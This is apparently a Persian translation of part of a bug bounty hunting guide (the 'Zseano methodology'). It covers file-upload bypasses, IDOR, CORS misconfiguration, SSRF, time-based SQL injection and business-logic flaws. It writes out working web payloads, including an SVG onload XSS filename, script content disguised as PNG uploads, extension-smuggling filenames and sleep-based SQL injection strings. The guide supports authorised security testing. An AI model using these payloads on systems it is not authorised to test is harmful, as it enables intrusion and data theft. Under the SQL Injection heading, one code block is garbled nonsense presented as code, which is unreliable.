
و باگ‌ها)، Confluence (برای مستندسازی)، WordPress، phpMyAdmin، GitLab، Jenkins و هزارتا نمونه دیگه.

چرا اینا مهمن؟ شرکت‌ها همیشه این نرم‌افزارهای third-party رو پیچ نمی‌کنن و خودشون رو آسیب‌پذیر می‌ذارن. پس همیشه با آخرین CVE ها به‌روز باشید. نرم‌افزارهایی از این دست معمولاً شامل قابلیت‌های جالب مربوط به سرور هستن (مثل گرفتن یه URL از کاربر و فرستادن درخواست به اون آدرس) که می‌شه ازشون برای اهداف مخرب مثل SSRF استفاده کرد.

فرض کنید شرکت از Jira استفاده می‌کنه و نسخه قدیمیش رو آپدیت نکرده. توی Jira یه قابلیت هست که می‌تونن یه URL بدی تا عکس یا فایل رو از اون آدرس بگیره. اگه این قابلیت درست فیلتر نشده باشه، می‌تونن به Jira بگی «برو به http://localhost/admin» و بعد Jira اطلاعات داخلی سرور رو برات برمی‌گردونه. این همون SSRF از طریق third-party software هست.

آپلود فایل برای Store XSS و اجرای کد از راه دور

خیلی خب، بریم سراغ آپلود فایل برای Store XSS و اجرای کد از راه دور:



ZSEANO METHODOLOGY

به احتمال 99٪ توسعه‌دهنده یه فیلتر گذاشته برای اینکه چه فایل‌هایی مجاز باشن و چه فایل‌هایی بلاک بشن. من حتی قبل از اینکه این قابلیت رو تست کنم می‌دونم که یه فیلتر وجود خواهد داشت (یا حداقل باید وجود داشته باشه).

اولین فایل‌هایی که آپلود می‌کنم

البته بستگی داره فایل‌ها کجا ذخیره بشن، ولی اگه رو دامنه اصلیشون باشه، اولین چیزایی که آپلود می‌کنم .txt ، .svg و .xml هستن. این سه نوع فایل بعضی وقتا فراموش می‌شن و از فیلتر رد می‌شن.

روش تست من:

1. اول با .txt تست می‌کنم تا ببینم فیلتر واقعاً چقدر سخت گیرانه عمل می‌کنه (مثلاً اگه بگه فقط عکس‌های .png ، .gif و .jpg مجاز هستن) و بعد از اون جلوتر می‌رم.

2. علاوه بر این، فقط آپلود سه نوع عکس مختلف (.png ، .gif و .jpg) می‌تونه نشون بده اونا آپلودها رو چطوری مدیریت می‌کنن. مثلاً آیا همه عکس‌ها بدون توجه به نوعی که ما آپلود کردیم با یه فرمت ذخیره می‌شن؟

آیا به هیچ ورودی ما اعتماد نمی‌کنن و همیشه به عنوان .jpg ذخیره می‌کنن؟

تست اسم فایل‌ها

روش تست کردن اسم فایل‌های آپلود شده شبیه تست XSS هست با تست کاراکترها و کدگذاری‌های مختلف.

ZSEANO METHODOLOGY

مثال‌های موفق من:

- اگر اسم فایل رو بذارید zseano.php/.jpg چی می‌شه؟ ممکنه کد پسوند .jpg رو بینه و فکر کنه اوکیه، ولی سرور در واقع اون رو به عنوان zseano.php روی سرور می‌نویسه و هر چیزی بعد از اسلش رو نادیده می‌گیره.

- من با payload zseano.html%0d%0a.jpg سرور پسوند .jpg رو می‌بینم، ولی چون %0d%0a کاراکترهای خط جدید هستن، فایل به عنوان zseano.html ذخیره می‌شه.

نکته مهم برای XSS از طریق آپلود فایل:



فراموش نکنید که معمولاً اسم فایل‌ها توی صفحه نشون داده می‌شه و شما می‌تونید کاراکترهای XSS رو توی اسم فایل smuggle کنید (بعضی توسعه‌دهنده‌ها ممکنه فکر کنن کاربرها نمی‌تونن فایل‌هایی با کاراکترهای < و > ذخیره کنن، ولی شما می‌تونید).

```
.html
-----WebKitFormBoundarySrtFN30pCNmqmNz2
Content-Disposition: form-data; name="file"; filename="58832_300x300.jpg<svg
onload=confirm()>"
Content-Type: image/jpeg
ÿøÿà
```

ZSEANO METHODOLOGY

توسعه‌دهنده دقیقاً چی رو بررسی میکنه و چطوری باهاش برخورد میکنه؟ آیا به هیچ ورودی ما اعتماد میکنن؟ مثلاً اگه من اینو بهش بدم:

```
.html +
-----WebKitFormBoundaryAxb0LwnrQnLjU1j9
Content-Disposition: form-data; name="imageupload"; filename="zseano.jpg"
Content-Type: text/html
```

آیا کد پسوند jpg رو می‌بینه و فکر می‌کنه پسوند عکس هست، پس حتماً اوکیه؟

ولی آیا به content-type من اعتماد می‌کنه و اون رو به عنوان Content-Type: text/html نشون

می‌ده؟ یا content-type رو بر اساس پسوند فایل تنظیم می‌کنه؟

اگه شما هیچ پسوند فایل (یا حتی هیچ اسم فایلی) ندید چی می‌شه؟

آیا به طور پیش‌فرض از content-type استفاده می‌کنه یا از پسوند فایل؟

این سوالات کلیدی‌ای هست که موقع تست آپلود فایل باید از خودت بپرسی. جواب هر کدوم می‌تونه یه مسیر جدید برای پیدا کردن باگ باز کنه.

```
.html +
-----WebKitFormBoundaryAxb0LwnrQnLjU1j9
Content-Disposition: form-data; name="imageupload"; filename="zseano."
Content-Type: text/html
-----WebKitFormBoundaryAxb0LwnrQnLjU1j9
Content-Disposition: form-data; name="imageupload"; filename=".html"
Content-Type: image/png
<html>HTML code!</html>
```


ZSEANO METHODOLOGY

همه چیز درباره اینه که ورودی‌های بدشکل بهش بدید و ببینید چقدر به اون ورودی‌ها اعتماد می‌کنه. شاید اونا اصلاً پسوند فایل رو بررسی نمی‌کنن و به جاش دارن اندازه عکس رو بررسی می‌کنن. بعضی وقتا اگه هدر عکس رو بذارید (مثل GIF89a یا FF D8 FF E0 برای jpg)، همین برای دور زدن بررسی‌ها کافیه حتی اگه بقیه فایل HTML باشه.

```
-----WebKitFormBoundaryoMZOWnpiPkiDc0yV
Content-Disposition: form-data; name="oauth_application[logo_image_file]";
filename="testing1.html"
Content-Type: text/html
%PNG
<script>alert(0)</script>
```

آپلود فایل تقریباً همیشه یه جور فیلتر داره تا جلوی آپلودهای مخرب رو بگیره. پس حتماً برای تست کردنشون وقت کافی بذارید.

Insecure Direct Object Reference (IDOR)



یه مثال از باگ IDOR با یه URL ساده مثل <https://api.zseano.com/user/1> اینه که وقتی درخواست بفرستید، اطلاعات کاربر با آی‌دی ۱ رو بهتون میده. اگه آی‌دی رو ببرید به ۲، باید خطا بده و از نشون دادن جزئیات کاربرهای دیگه خودداری کنه. ولی اگه آسیب‌پذیر باشن، اجازه میدن جزئیات اون کاربر رو ببینید.

ZSEANO METHODOLOGY

خلاصه بگم: IDOR درباره اینه که مقادیر عددی رو تغییر بدید به یه مقدار دیگه و ببینید چی میشه. این یه جور توضیح مثل: من ۵ سالمه هست.

البته همیشه به سادگی جستجو برای مقادیر عددی (1) نیست. بعضی وقتا یه GUID (2b7498e3-9634-4667-b9ce-a8e81428641e) یا یه نوع مقدار رمزگذاری شده دیگه میبینید. Brute force کردن GUIDها معمولاً یه بن بسته، پس تو این مرحله من دنبال هر گونه نشتی از این مقدار میگردم. یه بار یه باگ داشتم که میتونستم عکس هر کسی رو حذف کنم ولی نمیتونستم مقادیر GUID رو بروت فورس کنم. نگاه کردن به پروفایل عمومی یه کاربر و دیدن سورس نشون داد که GUID عکس کاربر با اسم فایل ذخیره شده

(<https://www.google.com/search?q=https://www.example.com/images/users/2b7498e3-9634-4667-b9ce-a8e81428641e/photo.png>).

یه مثال از این رو میتونید تو FirstBlood ببینید. وقتی یه قرار ملاقات درست میکنید، یه مقدار GUID برای مدیریت اون بهتون داده میشه:

Your appointment request has been received! Please note down your appointment ID and keep it safe and secure.
AppointmentID: 57a95b23-1f16-4880-9c09-ad7a038ea110

Online Appointment Form

| | |
|----------------------|----------------------|
| <input type="text"/> | <input type="text"/> |
| <input type="text"/> | <input type="text"/> |
| <input type="text"/> | <input type="text"/> |

از همین یه کار ساده کلی سوال تو ذهنم رژه میره.

آیا این مقدار جایی تو سایت لو رفته، یا شاید گوگل ایندکسش کرده؟

ZSEANO METHODOLOGY

اینجاست که شروع میکنم به گشتن دنبال کلمات کلیدی بیشتر مثل:

appointment_id, appointmentID.

یه مورد دیگه هم داشتم که متوجه شدم IDها با طول و کاراکترهای یکسانی تولید میشن. اول من و یه محقق دیگه کلی ترکیب مختلف رو امتحان کردیم ولی بعد فهمیدیم نیازی به این کار نیست و میتونیم از یه مقدار عددی ساده استفاده کنیم.

حتی اگه یه مقدار رمزگذاری شده دیدید، فقط یه عدد رو امتحان کنید. ممکنه سرور همونجوری پردازشش کنه. یعنی طراحان سامانه فکر کردن اگه کسی نتونه بفهمه این مقدار چیه، پس خودش یه جور محافظت در حالی که اینجوری نیست. تعجب می کنید اگه بدونید چقدر از شرکت ها به همین مبهم بودن تکیه می کنن، بدون اینکه واقعاً بررسی کنن.

وقتی یه برنامه رو شروع می کنم، اول از همه دنبال IDOR توی اپلیکیشن های موبایل می گردم. چون بیشتر اپلیکیشن های موبایل از یه جور API استفاده می کنن، و طبق تجربه، معمولاً در برابر IDOR آسیب پذیرن.

وقتی اطلاعات پروفایلتون رو درخواست می دید، به احتمال زیاد یه درخواست به API شون با فقط ID کاربری شما می فرستن تا شما رو شناسایی کنن. ولی معمولاً IDOR پیچیده تر از این حرفاست.

تصور کنید یه وبسایت دارید که بهتون اجازه می ده عکس های خصوصی آپلود کنید، ولی یه IDOR پیدا کردید که بهتون اجازه می ده هر عکسی رو که بخواید ببینید. عمیق تر فکر کنید و بگید: اگه اونا بررسی نمی کنن که من صاحب اون ID ای هستم که درخواست می دم، پس دیگه چه بررسی های مربوط به مجوزها رو فراموش کردن انجام بدن؟

ZSEANO METHODOLOGY


اگه می تونید با نقش های مختلف (ادمین، مهمان) ثبت نام کنید، آیا می تونید به عنوان مهمان کارهای ادمین رو انجام بدید؟ آیا اعضای غیرپرداخت کننده می تونن به قابلیت های پولی دسترسی داشته باشن؟

پیدا کردن IDORها لذت بخشه چون بعضی وقتا می تونید متوجه بشید کل وب اپلیکیشن از هم پاشیده. علاوه بر جستجو برای مقادیر عددی، من سعی می کنم پارامترهای ID رو هم تزریق کنم. هر وقت یه درخواست دیدید و postdata به صورت JSON بود، مثلاً {example:example}، سعی کنید یه اسم پارامتر جدید تزریق کنید، مثل {example:example, id:1}. وقتی JSON سمت سرور تجزیه می شه، شما اصلاً نمی دونید چطوری ممکنه باهاش برخورد کنه، پس چرا امتحان نکنید؟

این فقط برای درخواست های JSON نیست، بلکه برای همه درخواست ها صدق می کنه. ولی معمولاً وقتی payload JSON هست، احتمال موفقیت بالاتری دارم (دنبال درخواست های PUT بگردید!).

CORS (Cross-Origin Resource Sharing)

خیلی خب، بریم سراغ CORS (Cross-Origin Resource Sharing):



ZSEANO METHODOLOGY

یه حوزه خیلی رایج دیگه برای پیدا کردن فیلترها یادتون باشه، من علاقه دارم فیلترهای خاصی رو پیدا کنم تا سعی کنم دورشون بزnm زمانیه که توی هدر پاسخ، Access-Control-Allow-Origin: رو می بینید.

بعضی وقتا هم بسته به سناریو به Access-Control-Allow-Credentials: true نیاز دارید.

این هدرها چیکار می کنن؟

این هدرها به یه وبسایت خارجی اجازه می دن محتوای اون وبسایت رو بخونه.
مثال:

اگه اطلاعات حساسی توی <https://api.zseano.com/user> داشتید و دیدید:

Access-Control-Allow-Origin: <https://www.yoursite.com/>

وجود داره، پس شما می تونید با موفقیت محتوای این وبسایت رو از طریق [yoursite.com](https://www.yoursite.com/) بخونید.

اگه برای درخواست، کوکی های سشن (session cookies) لازم باشن، Access-Control-Allow-Credentials: true هم لازمه.

فیلترها و دور زدنشون

توسعه دهنده ها فیلترهایی می ذارن تا فقط دامنه خودشون بتونه محتوا رو بخونه، ولی یادتون باشه:
هر جا فیلتر باشه، معمولاً یه راه دور زدن هم هست!

رایج ترین روش اینه که anythinghere.theirdomain.com رو امتحان کنید. چرا؟ چون بعضی وقتا اونا فقط بررسی می کنن که آیا دامنه خودشون توی Origin پیدا می شه یا نه که تو این حالت پیدا می شه، ولی ما دامنه رو کنترل می کنیم.

ZSEANO METHODOLOGY

روش تست CORS:

وقتی دنبال پیکربندی اشتباه CORS می گردید، می تونید به سادگی:

Origin: theirdomain.com

رو به هر درخواستی که می فرستید اضافه کنید و بعد دنبال Access-Control-Allow-Origin بگردید (Grep کنید).

یه نکته خیلی مهم:



حتی اگه یه endpoint خاص پیدا کردید که این هدر رو داره ولی هیچ اطلاعات حساسی نداره، بازم وقت بذارید و سعی کنید دورش بزنید. یادتون باشه توسعه دهنده ها کد رو دوباره استفاده می کنن و این دور زدن بی ضرر ممکنه یه جایی جلوتر توی تحقیقاتتون به درد بخوره.


SQL Injection

خیلی خب، بریم سراغ SQL Injection:

```
valical: (fil sett-clase,  
VDE gerals,a lentel insograthois)  
4.Flare vulvebtditerefr'cles,  
( quacitly: station(wils diving))  
ome tobe, ista appuetime Pan, dint-vtace_vitti,/a "COPR whill AMEL.)  
( bay = ril.)  
( core-vival: f7. rev  
wriclcytill gool-ste(mon(a))  
details; anderisas);  
  
whail: il: sarchett_mvri((t));  
autlica(: angrate() > dl+y))
```

ZSEANO METHODOLOGY

یه نکته مهم اینه که معمولاً کدهای قدیمی بیشتر در معرض SQL Injection هستن، پس حواستون به قابلیت‌های قدیمی باشه. SQL Injection رو میشه به سادگی تو کل سایت تست کرد، چون بیشتر کدها یه جور کوئری به دیتابیس میزنن (مثلاً وقتی جستجو میکنید، باید دیتابیس رو با ورودی شما کوئری کنه). وقتی SQL Injection رو تست میکنید، بله میتونید به سادگی از ' استفاده کنید و دنبال خطا بگردید، ولی خیلی چیزها از گذشته تغییر کرده و این روزا خیلی از توسعه‌دهنده‌ها پیغام‌های خطا رو غیرفعال کردن، پس من همیشه با یه payload sleep وارد میشم چون معمولاً این payloadها از هر فیلتری رد میشن. علاوه بر این، راحت‌تر میشه فهمید که آیا تأخیری تو پاسخ وجود داره یا نه، که نشون میده payload شما به صورت blind اجرا شده. من معمولاً از payloadهای sleep مثل اینا استفاده میکنم: (بین 15 تا 30 ثانیه صبر میکنم تا مطمئن بشم صفحه واقعاً آسیب‌پذیره)




```
' or sleep(15) and 1=1#  
' or sleep(15)#  
' union select sleep(15),null#
```

وقتی SQL Injection رو تست میکنم، همون رویکرد XSS رو پیش میگیرم و تو کل وب‌اپلیکیشن تست میکنم. راستش رو بخواید، من به اندازه بقیه آسیب‌پذیری‌ها تو پیدا کردن SQL موفق نیستم.

ZSEANO METHODOLOGY

Business/Application Logic



چرا برای خودتون کار بتراشید وقتی همه چیز درست جلوی روتونه؟ با فهمیدن ساده اینکه یه وبسایت چطوری باید کار کنه، و بعد امتحان کردن تکنیک‌های مختلف برای ایجاد رفتارهای عجیب، می‌شه به چیزهای جالبی رسید.

مثلاً تصور کنید دارید یه تارگتی رو تست می‌کنید که وام می‌ده و یه سقف ۱۰۰۰ پوندی داره. اگه شما بتونید به سادگی اون رو به ۱۰۰۰۰ پوند تغییر بدید و از سقفشون عبور کنید، شما فقط از قابلیت استفاده کردید که درست جلوی روتون بوده. نه اسکن کردنی، نه فیلترهای عجیب غریبی، نه هکی واقعاً در کار بوده. فقط به سادگی بررسی کردید که آیا فرایند همونطوری که باید کار می‌کنه یا نه.

یه حوزه رایج که من موقع شکار باگ‌های Business logic برنامه دنبالش می‌گردم، قابلیت‌های جدیدی هستن که با قابلیت‌های قدیمی تعامل دارن. تصور کنید شما می‌تونید مالکیت یه صفحه رو ادعا کنید، ولی برای این کار باید مدارک شناسایی ارائه بدید. با این حال، یه قابلیت جدید اومده که به شما اجازه می‌ده صفحه‌تون رو ارتقا بدید تا مزایای بیشتری بگیرید، ولی تنها اطلاعات مورد

ZSEANO METHODOLOGY

نیاز، اطلاعات پرداخت معتبره. با ارائه اون اطلاعات، اونا شما رو به عنوان مالک صفحه اضافه می کنن و شما مرحله شناسایی رو دور زدید.

با ادامه خوندن متوجه می شید که بخش بزرگی از روش کار من صرف روزها یا هفته ها وقت گذاشتن برای فهمیدن این می شه که وبسایت چطوری باید کار کنه و توسعه دهنده ها از کاربر چه ورودی یا کاری رو انتظار داشتن، و بعد پیدا کردن راه هایی برای شکستن و دور زدن این موضوع. یه مثال عالی دیگه از یه باگ Business logic ساده، امکان ثبت نام با ایمیل example@target.com هست. بعضی وقتا این حساب ها امتیازات ویژه ای دارن، مثل نداشتن rate limiting و دور زدن بعضی از تأییدیه ها.

آسیب پذیری های Business logic معمولاً بعد از اینکه یه درک از نحوه کارکرد وب اپلیکیشن پیدا کردید و یه تصویر واضح تر از چیزایی که ارائه می دن دارید، ظاهر می شن. هر چی بیشتر از وبسایتشون استفاده کنید، بیشتر شروع می کنید به فهمیدن اینکه چیزا چطوری باید کار کنن (همونطور که اونا در نظر داشتن). ولی آیا واقعاً همونطور که در نظر داشتن کار می کنن؟

تصور کنید شما تازه توی یه مسابقه توی یه وبسایت برنده شدید و می تونید برای دریافت جایزه تون به prize/claim/ برید. آیا این endpoint (یا فرایند دریافت جایزه) برای کسانی که برنده نشدن هم در دسترسه؟ دنبال هشدارهای صریحی بگردید که نحوه کارکرد قابلیت ها رو توضیح می دن، همینطور مستندات API رو بررسی کنید و شروع به کنکاش کنید!

آسیب پذیری های Business logic معمولاً نادیده گرفته می شن، چون بیشتر آدما payload اسپری می کنن و به بهترین نتیجه امیدوارن. ولی وقتی صحبت از آسیب پذیری Business logic می شه، معمولاً هیچ payload قطعی برای استفاده وجود نداره. در واقع کمتر مربوط به payload هست و بیشتر مربوط به فهمیدن جریان های وب اپلیکیشن و دور زدن اوناست.

ZSEANO METHODOLOGY

Register a new account

Basic account details

Appearance

Buy Premium

 **Coming soon!**
Premium includes the following benefits:

- See who has liked all of your posts
- See all of the likes for a post
- Get a premium icon next to your name
- Upload a custom banner for your profile

Card number

Expiry Date

XXXX-XXXX-XXXX-XXXX

mm/yyyy

CSC

XXX

Charge: £4.95 (ex VAT)

Please note we can ONLY accept American Express at this time

آره، همونطور که میبینی، تو BARKER نمیشه به عنوان کاربر پرمیوم ثبت نام کرد چون فعال نیست و زده به زودی. ولی آیا واقعاً اینطوره؟ چیزی که باید تست کنی درست جلوی چشمته، این چیزا رو نادیده نگیر!

خیلی خب، حالا که با ابزارهای اولیه و مشکلاتی که موقع شروع یه برنامه جدید دنبالشون میگردم آشنا شدی، بیاید اینا رو با روش سه مرحله‌ای من برای هک کردن برنامه‌های باگ بانته ترکیب کنیم. ولی برای این کار، اول باید یه برنامه انتخاب کنیم.

وقتی یه برنامه باگ بانته رو انتخاب میکنم، یکی از اهداف اصلیم اینه که ماه‌ها روی اون برنامه وقت بذارم. شما نمیتونید همه باگ‌ها رو فقط تو چند هفته پیدا کنید، چون بعضی از شرکت‌ها خیلی بزرگن و کلی چیز برای کنکاش کردن دارن و قابلیت‌های جدید هم مرتب اضافه میشه. من معمولاً برنامه‌هایی با دامنه وسیع و اسم‌های شناخته شده رو انتخاب میکنم، فرقی نمیکنه خصوصی باشه یا عمومی. تجربه نشون داده هرچی شرکت بزرگتر باشه، تیم‌های بیشتری برای کارهای مختلف دارن که این یعنی شانس بیشتری برای اشتباه کردن وجود داره. اشتباهاتی که ما میخوایم پیدا بشون کنیم. هرچی بیشتر در مورد شرکت بدونم (اگه یه وبسایت محبوب و پرکاربرد باشه)، بهتر هم هست.

ZSEANO METHODOLOGY

منظورم از تیم‌های مختلف، مثلاً تیم‌های ساخت اپلیکیشن موبایل هست. شاید شرکت تو کشورهای مختلف دفتر مرکزی داشته باشه و یه سری TLDها مثل CN. یه کدبیس متفاوت داشته باشن. هرچی حضور یه شرکت تو اینترنت بیشتر باشه، چیزای بیشتری برای کنکاش کردن وجود داره. شاید یه تیم خاص یه سرور راه انداخته و فراموشش کرده، شاید داشتن نرم‌افزار شخص ثالث رو تست میکردن بدون اینکه درست تنظیمش کنن. این لیست همینطور ادامه داره و باعث سردرد تیم‌های امنیتی و خوشحالی هکرها میشه.

| | | |
|---|--|-----------|
|  | savedroid Managed | 08 / 2019 |
|  | dfuse Platform Inc. | 08 / 2019 |
|  | ForeScout Technologies Managed | 07 / 2019 |
|  | Maker Ecosystem Growth Holdings, Inc Managed | 07 / 2019 |
|  | AT&T Managed | 07 / 2019 |

راستش رو بخوای، هیچ جواب درست یا غلطی برای انتخاب یه برنامه باگ بانفی وجود نداره. هر هکری تجربه متفاوتی با شرکت‌ها داره و هیچ جام مقدسی وجود نداره که بگه برو فلان جا رو هک کن، حتماً باگ هست! متأسفانه اینجوری کار نمیکنه. بعضیا تجربه‌های خوبی تو فلان جا داشتن و بعضیا بد. روی خودت تمرکز کن. من برنامه‌ها رو بر اساس اسم‌هایی که میشناسم، دامنه و اینکه چقدر چیز برای جستجو کردن تو وب‌اپلیکیشنشون هست انتخاب میکنم. اگه چند تا گزارش اول خوب پیش بره، ادامه میدم. روش کار من اینه که از قابلیت‌های موجود تو وب‌اپلیکیشن اصلیشون استفاده میکنم و مشکلات رو پیدا میکنم و بعد با اسکن کردن سابدامنه‌ها، فایل‌ها و دایرکتوری‌ها

ZSEANO METHODOLOGY

سطح حمله خودم رو گسترش میدم. ممکنه ماهها وقت بذارم و با دقت تمام قابلیت‌ها رو بررسی کنم، خودم رو جای توسعه‌دهنده‌ها بذارم و در نهایت یه نقشه ذهنی کامل از این شرکت و نحوه کارکرد همه چیز داشته باشم. تو این فرایند عجله نکنید، بهش اعتماد کنید.

پایین یه چک‌لیست خوب برای اینکه بفهمید آیا تو یه برنامه باگ بانتری خوب شرکت میکنید یا نه آورده شده:

- آیا تیم به طور مستقیم با شما ارتباط برقرار میکنه یا 100٪ به پلتفرم تکیه میکنه؟ تعامل و ارتباط با تیم منجر به تجربه خیلی بهتری میشه. اگه برنامه از یه سرویس مدیریت شده استفاده میکنه، پس با احتیاط پیش برید.

- آیا برنامه فعال به نظر میرسه؟ آخرین بار دامنه کی به‌روز شده؟ (معمولاً میتونید تب Updates رو تو پلتفرم‌های باگ بانتری چک کنید).

- تیم چطوری با باگ‌های ساده‌ای که زنجیر میشن و تأثیر بیشتری ایجاد میکنن برخورد میکنه؟ آیا تیم به هر XSS به یه اندازه جایزه میدن، یا کار شما رو تشخیص میدن و جایزه بیشتری میدن؟ اینجا جاییه که نسبت ریسک به پاداش شما وارد بازی میشه. بعضی برنامه‌ها برای XSS یه مقدار ثابت پول میدن و بعضی دیگه اگه تأثیرش رو نشون بدید پول میدن. متأسفانه یه جور بی‌قانونی وجود داره، ولی همونطور که قبلاً گفتم، راحت باشید که پشت فرمون نشستید و کاری کنید که باگ بانتری برای شما، تولید کننده نتایج، کار کنه. از تجربه‌های بد نترسید و رهاشون کنید.

- زمان پاسخگویی برای حدود 3-5 گزارش. اگه بعد از 3 ماه یا بیشتر هنوز منتظر پاسخ هستید، در نظر بگیرید که آیا ارزش داره وقت بیشتری رو صرف این برنامه کنید یا نه. به احتمال زیاد نه.

ZSEANO METHODOLOGY

آره، به نظر من این یه حوزه کلیدی هست که محقق‌ها اشتباه میکنن، چون یادداشت‌برداری موقع هک کردن چیزی نیست که زیاد تو این صنعت راجع بهش صحبت بشه و بعضیا متوجه نمیشن چقدر ضروریه. من خودم هم اوایل کارم تو باگ بانته این اشتباه رو کردم و هیچ چیزی یادداشت نمی‌کردم. یادداشت‌برداری موقع هک کردن در واقع میتونه تو آینده از خستگی مفرط نجاتتون بده، چون وقتی حس میکنید همه قابلیت‌های موجود رو بررسی کردید، میتونید به یادداشت‌ها تون مراجعه کنید و endpoint های جالب رو دوباره با یه رویکرد جدید و ذهن تازه امتحان کنید.



درسته، هیچ روش درست یا غلطی برای یادداشت‌برداری وجود نداره. ولی من شخصاً از Sublime Text Editor استفاده می‌کنم و endpoint های جالب، رفتارها و پارامترها رو همونطور که دارم وب‌اپلیکیشن رو می‌گردم و هک می‌کنم، یادداشت می‌کنم.

بعضی وقتا یه قابلیت یا endpoint خاص رو تست می‌کنم که نمی‌تونم اکسپلویتش کنم. پس اون رو همراه با چیزایی که امتحان کردم و چیزی که فکر می‌کنم بهش آسیب‌پذیره یادداشت می‌کنم، و بعداً برمی‌گردم سراغش.

هیچ وقت خودتون رو خسته نکنید. اگه حس می‌کنید دیگه از تست کردن این خسته شدید، برید سراغ یه چیز دیگه.

ZSEANO METHODOLOGY

من نمی‌تونم اطلاعات مربوط به برنامه‌ها رو فاش کنم، ولی این یه مثال تقریبی از یادداشت‌های من از یه برنامه‌ای هست که اخیراً تست کردم:

example.com

admin/ – جالب به نظر می‌رسه، لاگین داره. سعی کردم SQLi و XSS بزنم، جواب نداد. شاید بعداً brute force کنم.

admin-new/ – ریدایرکت می‌کنه به login/، یه پارامتر returnUrl داره. تست open redirect کردم، کار نکرد.

server_health/ – وضعیت سرور رو نشون می‌ده. پارامتر debug=true داره. وقتی true

می‌ذارم اطلاعات بیشتری نشون می‌ده. SSRF تست کنم؟

isTrue – تو چند تا endpoint دیدمش. وقتی true می‌ذارم یه چیز متفاوت نشون می‌ده. امتحان کنم بینم با false چی می‌شه.

api.example.com

users/{id}/ – تست IDOR کردم، می‌شه idهای دیگه رو دید! گزارش بدم.

upload/ – آپلود فایل داره، txt و svg رو تست کردم، قبول کرد. XSS تست کنم.

mobile.example.com

login/ – یه کم فرق داره با نسخه وب، درخواست‌هاش JSON هستن.

device_id تو همه درخواست‌ها هست. دستکاریش کنم بینم چی می‌شه.

